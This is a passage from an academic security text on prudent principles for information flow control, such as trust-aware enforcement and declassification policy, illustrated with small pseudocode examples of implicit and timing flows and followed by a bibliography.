Figure 1.1 illustrates this principle by listing the different enforcement mechanisms in the order of what code it is suitable for: from untrusted to trusted. This order loosely aligns untrusted code with attacker-driven security and trusted code with soundiness. The rationale is that security enforcement for untrusted code needs to cover flows with respect to a given attacker-driven security, as the attacker has control over which flows to try to exploit. In contrast, trusted code can be harder to exploit. For example, in a scenario of injection attacks on a web server, the code is trusted while user-provided inputs are not. In this scenario, taint tracking is often sufficient, because the code does not contain malicious patterns that exploit control flows to mount attacks [72]. In other scenarios with trusted code, it is possible to establish security by a lightweight combination of an explicit-flow and graph-pattern analyses [66]. Overall, the permissiveness of mechanisms increases with the degree of trust to the code.

Trade-offs between taint tracking and fully-fledged information flow control have been subject to empirical studies [46]. The middle ground between tracking explicit and *some* implicit flows has been explored in implementa-

tions [9, 77] and formalizations [9] via *observable tracking* [9] that disregards control flows in the branches that are not taken by a monitoring mechanism.

Example 1.3 (Based on Program 3 [9])**.**

```
l = true;
k = true;
if (h) { l = false; }
if (l) { k = false; }
print(42);
```

While the above example encodes the value of high variable `h` into variable `k` through observable implicit flows, the program is accepted by observable tracking, as `k` is never output, but rejected by fully-fledged information flow control. If `h` is `true`, JSFlow blocks the execution of the program, but accepts it otherwise.

While the permissiveness of mechanisms generally increases with the degree of trust to the code, there is need for a systematic approach on choosing the right enforcement. We bring up two important aspects: (i) considerations of integrity and (ii) terminology inconsistencies.

For the integrity aspect, some literature doubts the importance of implicit flows for integrity. For example, Haack et al. suggest that "somehow implicit flows seem to be less of an issue for integrity requirements" [34]. To understand the root of the problem, it is fruitful to consider that integrity has different facets: integrity via *invariance* and via *information flow* [18]. The former is generally about safety properties, from data and predicate invariance to program correctness. It is often sufficient to enforce this facet of integrity with invariant checks and/or taint tracking (e.g., ensuring that tainted data has been sanitized before output). On the other hand, the latter is dual to confidentiality. Thus, *implicit flows cannot be ignored for the information flow facet of integrity.* Examples of implicit flows that matter for integrity (and forms of availability) are the inputs of coma [21] and crashed regular expression matching [80], where trusted code is fed untrusted inputs with the goal of corrupting the execution.

Interestingly, tainting and information flow tracking are sometimes used interchangeably in the literature, making it unclear what type of dependencies is actually tracked. For example, "information flow" approaches to Android app security are often taint trackers that do not track implicit flows [20, 25, 30]. Conversely a "taint tracker" for JavaScript is actually a mechanism that also tracks observable implicit flows [77]. In this paper, we distinguish between fully-fledged information flow tracking of both explicit and implicit flows versus taint tracking that only tracks explicit flows.

Trust-aware enforcement accommodates systematic selection of enforcement. Trusted, non-malicious, code with potentially untrusted inputs can be subject to vulnerability detection techniques like taint tracking. Untrusted, potentially malicious code, is subject to a more powerful analysis that takes into account attacker capabilities in a given runtime environment. Other considerations, like particular trust assumptions of a target domain and whether enforcement is decentralized, further affect the choice of trust-aware enforcement.

We discuss further prudent principles of general flavor, from the perspective of applying them to information flow control.

> **Principle 3** (Separation of policy annotations and code)**.** Security policy annotations and code benefit from clear separation, especially when the policy is trusted and code is untrusted.

This principle governs syntactic policies as expressed by developers for a given program in terms of security labels, declassification annotations, and similar. We illustrate this principle on policies for information release, or declassification, using dimensions of declassification, with respect to *what* information is declassified, *where* (in the code), *when* (at what point of execution) and by *whom* (by what principal) [70].

The *where* dimension of declassification is concerned with policies that limit information release to specially marked locations in code (with declassification annotations). The principle implies that code annotated with declassification policies (e.g., [4, 10]) cannot be part of purely untrusted code, where the attacker can abuse annotations to release more information than intended.

If code of Example 1.2 were untrusted, an attacker could place the declassification annotation on the password `pwd`, and not on the result of equating `pwd` with the user input:

Example 1.4.

```
result = declassify(pwd);
```

In a case like this, there is need to strengthen declassification policies with other dimensions, such as *what*, *when*, and by *whom*, all specified separately from untrusted code.

Other cases such as delimited release [68] specify an external security policy via “escape hatches”, separating policy from code. At the same time, type systems for delimited release [68] can still allow declassify statements

inside the syntax to help the program analysis accept the code. Programs with overly liberal declassification statements will be then rejected, as they are unsound with respect to external escape hatches. Since release of information is allowed only through the escape hatch expressions mentioned in the policy, declassifications as in Example 1.5 are accepted, while declassifications as in Examples 1.4 and 1.6 are not. JSFlow will accept all three snippets, as the monitor enforces only the *where* dimension of declassification.

Example 1.5 (Based on Example 1 (Avg) [68])**.**

```
avg = declassify((h_1 + ... + h_n)/n);
```

Example 1.6 (Based on Example 1 (Avg-Attack) [68])**.**

```
h_1 = h_i; ... h_n = h_i;
avg = declassify((h_1 + ... + h_n)/n);
```

Principle 3 is related to the previous principle of trust-aware enforcement, in the sense that an enforcement mechanism that relies on annotations needs to have strong assurance that the integrity of these annotations can be trusted, i.e. that they cannot be provided by the attacker in the form of annotated untrusted code, and that the execution engine can be trusted to preserve the integrity of the annotations.

> **Principle 4** (Language-independence)**.** Language-independent security conditions benefit from abstracting away from the constructs of the underlying language. Language-independent enforcement benefits from simplicity and reuse.

While the challenges in information flow enforcement are often in the details of handling rich language constructs, these constructs are often inconsequential to the actual security. It is thus prudent to formulate security in an end-to-end fashion, on "macroflows" between sources and sinks, thus focusing on the interaction of the system with the environment, rather than on "microflows" between language constructs.

This principle tightly connects to Principle 1 on attacker-driven security. It also has beneficial implications for enforcement. For example, *secure multi-execution* [24] enforces security by executing a program multiple times, one run per security level, while carefully dispatching inputs and outputs to the runs with sufficient access rights. The elegance of secure multi-execution is its blackbox, language-independent, view of a system. This enables information flow control mechanisms like FlowFox [31] for the complex

language of JavaScript, sidestepping a myriad of problems such as dynamic code evaluation, type coercion, scope, and sensitive upgrade [6, 82], which challenge JavaScript-specific information flow trackers [15, 37]. Language-independence makes FlowFox more robust to changes in the JavaScript standards.

Recall Example 1.3. Its execution is blocked by JSFlow when `h` is `true`, but accepted otherwise. In contrast, FlowFox produces the low output irrespective of the value of `h`.

Faceted values [7] show that ideas from information flow control and secure multi-execution can be combined in a single mechanism.

> **Principle 5** (Justified abstraction)**.** The level of abstraction in the security model benefits from reflecting attacker capabilities.

Also connecting to Principle 1, this principle focuses on the level of abstraction that is adequate to model a desired attack surface. It relates to "integrative pluralism" [74] and not relying on a single ontology in the quest for the Science of Security. It also relates to the problems with "provable security" [40], when security is proved with respect to an abstraction that ignores important classes of attacks. Thus, it is important to reflect attacker capabilities in the attacker model and provide a strong connection between concrete and abstract attacks.

A popular line of work is on information flow control for timing attacks [47]. Timing is often modeled by timing cost labels [2] in the semantics. However, modeling time in a high-level language places demands on carrying the assumptions over to low-languages and hardware, as to take into account low-level attacks, for example, via data and instruction cache [75]. Thus, this principle emphasizes low-level security models that reflect attackers' observations of time. Mantel and Starostin study the effects of non-justified timing abstractions on multiple security-establishing program transformations [54].

Example 1.7.

```
if (h == 1) { h′ = h1; }
else { h′ = h2; }
h′ = h1;
```

An attacker capable of analyzing the time it takes to execute the snippet above can infer information about the secret `h`. The execution time will be shorter if `h = 1`, as the value of h_1 will already be present in the cache by the time the last assignment is performed. The program is accepted by JSFlow, as it does not assume such attackers.

Principle 5 is particularly important for security-critical systems, where even a low bandwidth of leaks can be devastating. For example, information flow analysis for VHDL by Tolstrup et al. [76] is in line with this principle by faithfully modeling time at circuit level. Zhang et al. [84] propose a hardware design language SecVerilog and prove that it enforces timing-sensitive noninterference. Work on blackbox timing mitigation for web application by Askarov et al. [5] is also interesting in this space. Their blackbox mechanism relies on no high-level abstractions of time because mitigation is performed on the endpoints of the system. The timing leak bandwidth is controlled by appropriately delaying attacker-observable events.

> **Principle 6** (Permissiveness)**.** Enforcement for untrusted code particularly benefits from reducing false negatives (soundness), while enforcement for trusted code particularly benefits from reducing false positives (high permissiveness).

This principle further elaborates consequences of treating untrusted and trusted code. While it is crucial to provide coverage against attacks by untrusted code (soundness), for trusted code the focus is on reducing false alarms (high permissiveness). Indeed, it makes sense to prioritize security for potentially malicious code and to prioritize reducing false alarms for trusted code. The latter is a key consideration for adopting vulnerability detection tools by developers.

Consider again the program in Example 1.3. While a false positive for a fully-fledged information flow tracker such as JSFlow, the snippet is accepted by both observable flow and taint trackers.

It is interesting to apply Principle 6 to the setting of Android apps, a typical setting of potentially malicious code. Currently, the state of the art is largely taint tracking mechanisms like TaintDroid [25], DroidSafe [30], and HornDroid [20], failing to detect implicit flows [27]. Interestingly, there is evidence of implicit flows in malicious code on the web [42]. We anticipate implicit flows to be exercised by malicious Android apps whenever there arises a need to bypass explicit flow checks. Thus, we project a trend for taint trackers in this domain to be extended into fully-fledged information flow trackers, with first steps in this direction already being made [81].

1.3 Related work

Our principles draw inspiration from Abadi and Needham's informal principles for designing cryptographic protocols [1].

Prior work has focused on different aspects of information flow security. Sabelfeld and Myers [67] roadmap language-based information security definitions and static enforcement mechanisms. Le Guernic [49] overviews dynamic techniques. Sabelfeld and Sands [70] outline principles and dimensions of declassification, roadmapping the area of intended information release. Smith [73] gives an account of foundations for quantitative information flow. Schwartz et al. [72] survey dynamic taint analysis and symbolic execution for security. Hedin and Sabelfeld [39] give a uniform presentation of dominant security conditions by gradually refining the indistinguishability relation that models the attacker. Bielova [16] roadmaps JavaScript security policies and their enforcement in a web browser. Mastroeni [55] gives an overview of information flow techniques based on abstract interpretation. Broberg et al. [19] give a systematic view of dynamic information flow. Bielova and Rezk [17] provide a rigorous taxonomy of information flow monitors. A recent special issue of Journal of Computer Security [60] showcases a current snapshot of work on verified information flow.

1.4 Conclusion

We have presented prudent principles for designing information flow control for emerging domains. The core principles of attacker-driven security and trust-aware enforcement provide a rationale for deliberating over soundness vs. soundiness, while the additional principles of separation of security policies from code, language-independent security conditions, justified abstraction, and permissiveness help design information flow control characterizations and enforcement mechanisms.

Acknowledgments This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. This work was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

Bibliography

[1] M. Abadi and R. M. Needham. Prudent engineering practice for cryptographic protocols. *IEEE Trans. Software Eng.*, 22(1):6–15, 1996.

[2] J. Agat. Transforming out timing leaks. In *Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2000, Boston, MA, USA, January 19-21, 2000*, pages 40–53. ACM, 2000.

[3] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-insensitive noninterference leaks more than just a bit. In *Computer Security - ESORICS 2008 - 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings*, volume 5283 of *Lecture Notes in Computer Science*, pages 333–348. Springer, 2008.

[4] A. Askarov and A. Sabelfeld. Gradual release: Unifying declassification, encryption and key release policies. In *28th IEEE Symposium on Security and Privacy, S&P 2007, Oakland, CA, USA, May 20-23, 2007*, pages 207–221. IEEE Computer Society, 2007.

[5] A. Askarov, D. Zhang, and A. C. Myers. Predictive black-box mitigation of timing channels. In *Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS 2010, Chicago, IL, USA, October 4-8, 2010*, pages 297–307. ACM, 2010.

[6] T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proceedings of the 2009 Workshop on Programming Languages and Analysis for Security, PLAS 2009, Dublin, Ireland, 15-21 June, 2009*, pages 113–124. ACM, 2009.

[7] T. H. Austin and C. Flanagan. Multiple facets for dynamic information flow. In *Proceedings of the 39th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2012, Philadelphia, PA, USA, January 22-28, 2012*, pages 165–178. ACM, 2012.

[8] A. Azevedo de Amorim, N. Collins, A. DeHon, D. Demange, C. Hriţcu, D. Pichardie, B. C. Pierce, R. Pollack, and A. Tolmach. A verified information-flow architecture. *Journal of Computer Security*, 24(6):667–688, 2016.

[9] M. Balliu, D. Schoepe, and A. Sabelfeld. We are family: Relating information-flow trackers. In *Computer Security - ESORICS 2017 - 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017. Proceedings*, volume 10492 of *Lecture Notes in Computer Science*, pages 124–145. Springer, 2017.

[10] G. Barthe, S. Cavadini, and T. Rezk. Tractable enforcement of declassification policies. In *Proceedings of the 21st IEEE Computer Security Foundations Symposium, CSF 2008, Pittsburgh, PA, USA, 23-25 June, 2008*, pages 83–97. IEEE Computer Society, 2008.

[11] G. Barthe, J. M. Crespo, D. Devriese, F. Piessens, and E. Rivas. Secure multi-execution through static program transformation. In *Formal Techniques for Distributed Systems - Joint 14th IFIP WG 6.1 International Conference, FMOODS 2012 and 32nd IFIP WG 6.1 International Conference, FORTE 2012, Stockholm, Sweden, June 13-16, 2012. Proceedings*, volume 7273 of *Lecture Notes in Computer Science*, pages 186–202. Springer, 2012.

[12] L. Bauer, S. Cai, L. Jia, T. Passaro, M. Stroucken, and Y. Tian. Run-time monitoring and formal analysis of information flows in chromium. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, CA, USA, February 8-11, 2015*. The Internet Society, 2015.

[13] T. Bauereiß, A. Pesenti Gritti, A. Popescu, and F. Raimondi. Cosmed: A confidentiality-verified social media platform. In *Interactive Theorem Proving - 7th International Conference, ITP 2016, Nancy, France, August 22-25, 2016, Proceedings*, volume 9807 of *Lecture Notes in Computer Science*, pages 87–106. Springer, 2016.

[14] F. Besson, N. Bielova, and T. P. Jensen. Hybrid information flow monitoring against web tracking. In *Proceedings of the 26th IEEE Computer Security Foundations Symposium, CSF New Orleans, LA, USA, 26-28 June, 2013*, pages 240–254. IEEE Computer Society, 2013.

[15] A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information flow control in webkit's javascript bytecode. In *Principles of Security and*

Trust - 3rd International Conference, POST 2014, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2014, Grenoble, France, April 5-13, 2014, Proceedings, volume 8414 of *Lecture Notes in Computer Science*, pages 159–178. Springer, 2014.

[16] N. Bielova. Survey on JavaScript security policies and their enforcement mechanisms in a web browser. *J. Log. Algebr. Program.*, 82(8):243–262, 2013.

[17] N. Bielova and T. Rezk. A taxonomy of information flow monitors. In *Principles of Security and Trust - 5th International Conference, POST 2016, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2016, Eindhoven, The Netherlands, April 2-8, 2016, Proceedings*, volume 9635 of *Lecture Notes in Computer Science*, pages 46–67. Springer, 2016.

[18] A. Birgisson, A. Russo, and A. Sabelfeld. Unifying facets of information integrity. In *Information Systems Security - 6th International Conference, ICISS 2010, Gandhinagar, India, December 17-19, 2010. Proceedings*, volume 6503 of *Lecture Notes in Computer Science*, pages 48–65. Springer, 2010.

[19] N. Broberg, B. van Delft, and D. Sands. The anatomy and facets of dynamic policies. In *IEEE 28th Computer Security Foundations Symposium, CSF 2015, Verona, Italy, 13-17 July, 2015*, pages 122–136. IEEE Computer Society, 2015.

[20] S. Calzavara, I. Grishchenko, and M. Maffei. Horndroid: Practical and sound static analysis of android applications by SMT solving. In *IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016*, pages 47–62. IEEE, 2016.

[21] R. M. Chang, G. Jiang, F. Ivancic, S. Sankaranarayanan, and V. Shmatikov. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *Proceedings of the 22nd IEEE Computer Security Foundations Symposium, CSF 2009, Port Jefferson, NY, USA, 8-10 July, 2009*, pages 186–199. IEEE Computer Society, 2009.

[22] E. S. Cohen. Information transmission in computational systems. In *Proceedings of the Sixth Symposium on Operating System Principles, SOSP 1977, Purdue University, West Lafayette, Indiana, USA, November 16-18, 1977*, pages 133–139. ACM, 1977.

[23] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Communications of the ACM*, 20(7):504–513, 1977.

[24] D. Devriese and F. Piessens. Noninterference through secure multi-execution. In *31st IEEE Symposium on Security and Privacy, S&P 2010, Oakland, CA, USA, May 16-19, 2010*, pages 109–124. IEEE Computer Society, 2010.

[25] W. Enck, P. Gilbert, B. Chun, L. P. Cox, J. Jung, P. D. McDaniel, and A. Sheth. Taintdroid: An information-flow tracking system for real-time privacy monitoring on smartphones. In *9th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2010, October 4-6, 2010, Vancouver, BC, Canada, Proceedings*, pages 393–407. USENIX Association, 2010.

[26] J. S. Fenton. Memoryless subsystems. *Comput. J.*, 17(2):143–147, 1974.

[27] C. Fritz, S. Arzt, and S. Rasthofer. Droidbench: A micro-benchmark suite to assess the stability of taint-analysis tools for android. `https://github.com/secure-software-engineering/DroidBench`, 2018.

[28] J. A. Goguen and J. Meseguer. Security policies and security models. In *1982 IEEE Symposium on Security and Privacy, S&P 1982, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.

[29] J. A. Goguen and J. Meseguer. Unwinding and inference control. In *1984 IEEE Symposium on Security and Privacy, S&P 1984, Oakland, CA, USA, April 29 - May 2, 1984*, pages 75–87. IEEE Computer Society, 1984.

[30] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard. Information flow analysis of android applications in droidsafe. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, CA, USA, February 8-11, 2015*. The Internet Society, 2015.

[31] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. Flowfox: a web browser with flexible and precise information flow control. In *Proceedings of the 19th ACM Conference on Computer and Communications Security, CCS 2012, Raleigh, NC, USA, October 16-18, 2012*, pages 748–759. ACM, 2012.

[32] R. Guanciale, H. Nemati, M. Dam, and C. Baumann. Provably secure memory isolation for linux on ARM. *Journal of Computer Security*, 24(6):793–837, 2016.

[33] G. L. Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium, CSF 2007, Venice, Italy, 6-8 July, 2007*, pages 218–232. IEEE Computer Society, 2007.

[34] C. Haack, E. Poll, and A. Schubert. Explicit information flow properties in JML. *Proc. WISSEC*, 2009.

[35] J. Y. Halpern and K. R. O'Neill. Secrecy in multiagent systems. *ACM Trans. Inf. Syst. Secur.*, 12(1):5:1–5:47, 2008.

[36] C. Hammer and G. Snelting. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *Int. J. Inf. Sec.*, 8(6):399–422, 2009.

[37] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for javascript and its apis. *Journal of Computer Security*, 24(2):181–234, 2016.

[38] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.

[39] D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security*, volume 33 of *NATO Science for Peace and Security Series - D: Information and Communication Security*, pages 319–347. IOS Press, 2012.

[40] C. Herley and P. C. van Oorschot. Sok: Science, security and the elusive goal of security as a scientific pursuit. In *38th IEEE Symposium on Security and Privacy, S&P 2017, San Jose, CA, USA, May 22-26, 2017*, pages 99–120. IEEE Computer Society, 2017.

[41] S. Hunt and D. Sands. On flow-sensitive security types. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2006, Charleston, SC, USA, January 11-13, 2006*, pages 79–90. ACM, 2006.

[42] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in javascript web applications. In *Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS 2010, Chicago, IL, USA, October 4-8, 2010*, pages 270–283. ACM, 2010.

[43] D. Jang, Z. Tatlock, and S. Lerner. Establishing browser security guarantees through formal shim verification. In *Proceedings of the 21th USENIX Security Symposium, USENIX Security 12, Bellevue, WA, USA, 8-10 August, 2012*, pages 113–128. USENIX Association, 2012.

[44] L. Jia, J. Aljuraidan, E. Fragkaki, L. Bauer, M. Stroucken, K. Fukushima, S. Kiyomoto, and Y. Miyake. Run-time enforcement of information-flow properties on android - (extended abstract). In *Computer Security - ESORICS 2013 - 18th European Symposium on Research in Computer Security, Egham, UK, September 9-13, 2013. Proceedings*, volume 8134 of *Lecture Notes in Computer Science*, pages 775–792. Springer, 2013.

[45] S. Kanav, P. Lammich, and A. Popescu. A conference management system with verified document confidentiality. In *Computer Aided Verification - 26th International Conference, CAV 2014, Held as Part of the Vienna Summer of Logic, VSL 2014, Vienna, Austria, July 18-22, 2014. Proceedings*, volume 8559 of *Lecture Notes in Computer Science*, pages 167–183. Springer, 2014.

[46] D. King, B. Hicks, M. Hicks, and T. Jaeger. Implicit flows: Can't live with 'em, can't live without 'em. In *Information Systems Security, 4th International Conference, ICISS 2008, Hyderabad, India, December 16-20, 2008. Proceedings*, volume 5352 of *Lecture Notes in Computer Science*, pages 56–70. Springer, 2008.

[47] B. Köpf and D. A. Basin. Timing-sensitive information flow analysis for synchronous systems. In *Computer Security - ESORICS 2006 - 11th European Symposium on Research in Computer Security, Hamburg, Germany, September 18-20, 2006. Proceedings*, volume 4189 of *Lecture Notes in Computer Science*, pages 243–262. Springer, 2006.

[48] C. E. Landwehr, D. Boneh, J. C. Mitchell, S. M. Bellovin, S. Landau, and M. E. Lesk. Privacy and cybersecurity: The next 100 years. *Proceedings of the IEEE*, 100(Centennial-Issue):1659–1673, 2012.

[49] G. Le Guernic. *Confidentiality Enforcement Using Dynamic Information Flow Analyses.* PhD thesis, Kansas State University, 2007.

[50] J. Liu, O. Arden, M. D. George, and A. C. Myers. Fabric: Building open distributed systems securely by construction. *Journal of Computer Security*, 25(4-5):367–426, 2017.

[51] B. Livshits, M. Sridharan, Y. Smaragdakis, O. Lhoták, J. N. Amaral, B. E. Chang, S. Z. Guyer, U. P. Khedker, A. Møller, and D. Vardoulakis. In defense of soundiness: a manifesto. *Communications of the ACM*, 58(2):44–46, 2015.

[52] H. Mantel. On the composition of secure systems. In *23rd IEEE Symposium on Security and Privacy, S&P 2002, Oakland, CA, USA, May 12-15, 2002*, pages 88–101. IEEE Computer Society, 2002.

[53] H. Mantel, D. Sands, and H. Sudbrock. Assumptions and guarantees for compositional noninterference. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 218–232. IEEE Computer Society, 2011.

[54] H. Mantel and A. Starostin. Transforming out timing leaks, more or less. In *Computer Security - ESORICS 2015 - 20th European Symposium on Research in Computer Security, Vienna, Austria, September 21-25, 2015. Proceedings*, volume 9326 of *Lecture Notes in Computer Science*, pages 447–467. Springer, 2015.

[55] I. Mastroeni. Abstract interpretation-based approaches to security - A survey on abstract non-interference and its challenging applications. *arXiv preprint arXiv:1309.5131*, 129:41–65, 2013.

[56] G. McGraw and J. G. Morrisett. Attacking malicious code: A report to the infosec research council. *IEEE Software*, 17(5):33–41, 2000.

[57] S. Moore, A. Askarov, and S. Chong. Precise enforcement of progress-sensitive security. In *Proceedings of the 19th ACM Conference on Computer and Communications Security, CCS 2012, Raleigh, NC, USA, October 16-18, 2012*, pages 881–893. ACM, 2012.

[58] S. Moore and S. Chong. Static analysis for efficient hybrid information-flow control. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 146–160. IEEE Computer Society, 2011.

[59] T. C. Murray, D. Matichuk, M. Brassil, P. Gammie, T. Bourke, S. Seefried, C. Lewis, X. Gao, and G. Klein. sel4: From general purpose to a proof of information flow enforcement. In *34th IEEE Symposium on Security and Privacy, S&P 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 415–429, San Francisco, CA, 2013. IEEE Computer Society.

[60] T. C. Murray, A. Sabelfeld, and L. Bauer. Special issue on verified information flow security. *Journal of Computer Security*, 25(4-5):319–321, 2017.

[61] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional verification and refinement of concurrent value-dependent noninterference. In *Proceedings of the 29th IEEE Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016*, pages 417–431. IEEE Computer Society, 2016.

[62] D. A. Naumann. From coupling relations to mated invariants for checking information flow. In *Computer Security - ESORICS 2006 - 11th European Symposium on Research in Computer Security, Hamburg, Germany, September 18-20, 2006. Proceedings*, volume 4189 of *Lecture Notes in Computer Science*, pages 279–296. Springer, 2006.

[63] K. R. O'Neill, M. R. Clarkson, and S. Chong. Information-flow security for interactive programs. In *Proceedings of the 19th IEEE Computer Security Foundations Workshop, CSFW 2006, Venice, Italy, 5-7 July, 2006*, pages 190–201. IEEE Computer Society, 2006.

[64] W. Rafnsson, D. Garg, and A. Sabelfeld. Progress-sensitive security for SPARK. In *Engineering Secure Software and Systems - 8th International Symposium, ESSoS 2016, London, UK, April 6-8, 2016. Proceedings*, volume 9639 of *Lecture Notes in Computer Science*, pages 20–37. Springer, 2016.

[65] A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 23rd IEEE Computer Security Foundations Symposium, CSF 2010, Edinburgh, United Kingdom, 17-19 July, 2010*, pages 186–199. IEEE Computer Society, 2010.

[66] A. Russo, A. Sabelfeld, and K. Li. Implicit flows in malicious and nonmalicious code. In *Logics and Languages for Reliability and Security*, volume 25 of *NATO Science for Peace and Security Series - D: Information and Communication Security*, pages 301–322. IOS Press, 2010.

[67] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, 2003.

[68] A. Sabelfeld and A. C. Myers. A model for delimited information release. In *Software Security - Theories and Systems, Second Mext-NSF-JSPS International Symposium, ISSS 2003, Tokyo, Japan, November 4-6, 2003, Revised Papers*, pages 174–191, 2003.

[69] A. Sabelfeld and D. Sands. Probabilistic noninterference for multi-threaded programs. In *Proceedings of the 13th IEEE Computer Security Foundations Workshop, CSFW '00, Cambridge, England, UK, 3-5 July, 2000*, pages 200–214. IEEE Computer Society, 2000.

[70] A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *Journal of Computer Security*, 17(5):517–548, 2009.

[71] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit secrecy: A policy for taint tracking. In *IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016*, pages 15–30. IEEE, 2016.

[72] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *31st IEEE Symposium on Security and Privacy, S&P 2010, Oakland, CA, USA, May 16-19, 2010*, pages 317–331. IEEE Computer Society, 2010.

[73] G. Smith. On the foundations of quantitative information flow. In *Foundations of Software Science and Computational Structures, 12th International Conference, FOSSACS 2009, Held as Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2009, York, UK, March 22-29, 2009. Proceedings*, volume 5504 of *Lecture Notes in Computer Science*, pages 288–302. Springer, 2009.

[74] J. M. Spring, T. Moore, and D. J. Pym. Practicing a science of security: A philosophy of science perspective. In *NSPW*, pages 1–18. ACM, 2017.

[75] D. Stefan, P. Buiras, E. Z. Yang, A. Levy, D. Terei, A. Russo, and D. Mazières. Eliminating cache-based timing attacks with instruction-based scheduling. In *Computer Security - ESORICS 2013 - 18th European Symposium on Research in Computer Security, Egham, UK, September 9-13, 2013. Proceedings*, volume 8134 of *Lecture Notes in Computer Science*, pages 718–735. Springer, 2013.

[76] T. K. Tolstrup, F. Nielson, and H. R. Nielson. Information flow analysis for VHDL. In *Parallel Computing Technologies, 8th International Conference, PaCT 2005, Krasnoyarsk, Russia, September 5-9, 2005, Proceedings*, volume 3606 of *Lecture Notes in Computer Science*, pages 79–98. Springer, 2005.

[77] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static

analysis. In *14th Annual Network and Distributed System Security Symposium, NDSS 2007, San Diego, CA, USA, February 28 - March 2, 2007*. The Internet Society, 2007.

[78] D. M. Volpano. Safety versus secrecy. In *Static Analysis, 6th International Symposium, SAS '99, Venice, Italy, September 22-24, 1999, Proceedings*, volume 1694 of *Lecture Notes in Computer Science*, pages 303–311. Springer, 1999.

[79] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2/3):167–188, 1996.

[80] V. Wüstholz, O. Olivo, M. J. H. Heule, and I. Dillig. Static detection of dos vulnerabilities in programs that use regular expressions. In *Tools and Algorithms for the Construction and Analysis of Systems - 23rd International Conference, TACAS 2017, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2017, Uppsala, Sweden, April 22-29, 2017, Proceedings, Part II*, volume 10206 of *Lecture Notes in Computer Science*, pages 3–20. Springer, 2017.

[81] W. You, B. Liang, J. Li, W. Shi, and X. Zhang. Android implicit information flow demystified. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security, ASIA CCS '15, Singapore, April 14-17, 2015*, pages 585–590. ACM, 2015.

[82] S. Zdancewic. *Programming Languages for Information Security*. PhD thesis, Cornell University, 2002.

[83] S. Zdancewic and A. C. Myers. Robust declassification. In *Computer Security Foundations Workshop*, June 2001.

[84] D. Zhang, Y. Wang, G. E. Suh, and A. C. Myers. A hardware design language for timing-sensitive information-flow security. In *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS '15, Istanbul, Turkey, March 14-18, 2015*, pages 503–516. ACM, 2015.

2

If This Then What? Controlling Flows in IoT Apps

Iulia Bastys, Musard Balliu, Andrei Sabelfeld

CCS 2018

